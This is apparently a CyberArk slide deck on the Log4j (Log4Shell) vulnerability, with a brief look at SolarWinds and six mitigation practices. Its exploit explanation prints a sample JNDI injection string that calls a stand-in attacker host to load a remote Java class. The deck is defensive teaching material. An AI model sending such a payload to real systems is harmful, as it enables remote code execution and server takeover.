CYBER**ARK**®

The Log4j Vulnerability

What to know. What to do.
And how to stay ahead.

SolarWinds impact on supply chain is everlasting

npr

A 'Worst Nightmare' Cyberattack: The Untold Story Of The SolarWinds Hack

"And so we are fairly broadly deployed software and where we enjoy administrative privileges in customer environments. So in a supply chain attack like this, the goal will be to try to get a broad swath of deployment and then you pick and choose what you want to do from there." - Sudhakar Ramakrishna, SolarWinds president and CEO

SolarWinds CEO and President Sudhakar Ramakrishna inherited the attack. He was hired shortly before the breach was discovered and stepped into the job just as the full extent of the hack became clear.

Demetrius Freeman/Pool/AFP via Getty Images

CYBERSECURITY & INFRASTRUCTURE SECURITY AGENCY

Remediating Networks Affected by the SolarWinds and Active Directory/M365 Compromise

ii. Provide service accounts with the minimum level of privilege necessary for the role performed, whenever possible; and

iii. For accounts where MFA is not possible, require use of randomly generated long and complex passwords (greater than 25 characters) and implement a maximum 90-day rotation policy for these passwords.

Andy Thompson

Andy.Thompson@CyberArk.com

- LinkedIn: in/andythompsoninfosec
- GitHub: github.com/binarywasp
- Twitter: @R41nMkr

- Research Evangelist – CYBR Labs
- SSCP/CISSP
- GPEN Pen-tester
- Dallas Hackers Association Organizer
- Travel-Hacker

cyberark.com

The Log4j vulnerability

- Log4j is a library. Log4Shell is a vulnerability in Log4j library

- CVE-2021-45105, CVE-2021-45046 & CVE-2021-44228 affect Log4j versions 2.0-beta 9 to 2.16.0

- Attacker needs to trigger logging of a crafted string to exploit Log4Shell

- One of the ways to do it is to create an HTTP request with a user-controlled X-API-Version HTTP header on a system that directly logs HTTP requests via Log4j

Severity | CVSS Version 3.x | CVSS Version 2.0

CVSS 3.x Severity and Metrics:

NVD   **NIST:** NVD   **Base Score:** 10.0 CRITICAL

NVD Analysts use publicly available information to associate vector strings CVE List from the CNA.

Note: NVD Analysts have published a CVSS score for this CVE based on publi a score within the CVE List.

cyberark.com

How bad is it?

It's pretty bad.

- A ubiquitous library

- A simple exploit

- Multiple pivoting options:

  - Data exfiltration

  - Arbitrary code execution

  - System takeover

The Log4j Exploit Explained

1 Data from the user gets sent to the server

2 The server logs the data in the request containing the malicious payload

3 The vulnerability is triggered by the payload; the server makes a request via Java Naming and Directory Interface (JNDI)

4 The resulting response contains a path to a remote Java class file, which is injected into the server process via JNDI

5 The injected payload triggers a second stage and allows the attacker to execute arbitrary code

```
${jndi:ldap://attacker.com/exploit.class}
```
(Attacker-controlled server)   (Java payload code)

cyberark.com

Six best practices to mitigate Log4j-related risk and improve your business resilience

Patch routinely

For Log4Shell:

- Apply the software updates released by Apache in Log4j

- Review vendor recommendations and updates for all enterprise software platforms, OS and integrations in use

- Ensure your third-party vendors also provide mitigations to the software they use

Going forward:

Establish/revisit your vulnerability assessment, patch management and dependencies management routines

9

Enable Multi-Factor Authentication (MFA)

For Log4Shell and going forward:

- MFA is always a best practice

- Replace admin credentials with policy-based MFA

- If not possible:

    - Use JIT

    - With session audit

    - And credential rotation

cyberark.com

Deploy peripheral defenses

For Log4Shell:

- Apply web application firewall (WAF) rules to mitigate common exploitation attempts

Going forward:

- Aim to develop and adopt a comprehensive defense-in-depth strategy.

- Leverage hundreds of technology integrations, joint solutions and ready-to-use plugins offered by CyberArk C^3 Alliance

  - Unified, integrated experiences across diverse disciplines

  - Works Out-Of-The-Box

 - Holistic approach to security

cyberark.com

# Protect the credentials served to servers

For Log4Shell:

- Restrict access to environment variables and local credentials stored in CI/CD pipelines

For Applications:

- If an application requires a secret be handed over in an environment variable, use a secrets manager to help ensure only authenticated users get access to the clear text secrets.

cyberark.com

Credential boundaries

Protect Tier 0 assets

For Log4Shell and going

forward:

- Only allow privileged access to specific bastion hosts to prevent network compromise

- Restrict access to Tier 0 assets like Active Directory, cloud management consoles, firewalls and infrastructure and networking management software

cyberark.com

Implement least privilege

For Log4Shell:

- Limit privileges for logging processes whenever possible as the arbitrary code is executed with the full privileges of the main program

Going Forward

- Implement Least Privilege as this is a critical risk mitigation control, particularly against a targeted attack
  - Slows down or halts an attacker's progress and prevents lateral movement
  - Minimizes the blast radius (or overall impact)

Admin

DevOps

Apps / Robots

3rd Party Vendors

Workforce

LEAST PRIVILEGE

ADAPTIVE MFA TO ENDPOINTS

CONTINUOUS RISK AWARENESS

CONTINUOUS AUTHENTICATION

cyberark.com

Additional resources

Learn how CyberArk is securing our own products against

Log4Shell and other threats:

- Knowledge Base Article

- Visit our Log4j Resource Center

- Schedule a demo

cyberark.com

Thank You

cyberark.com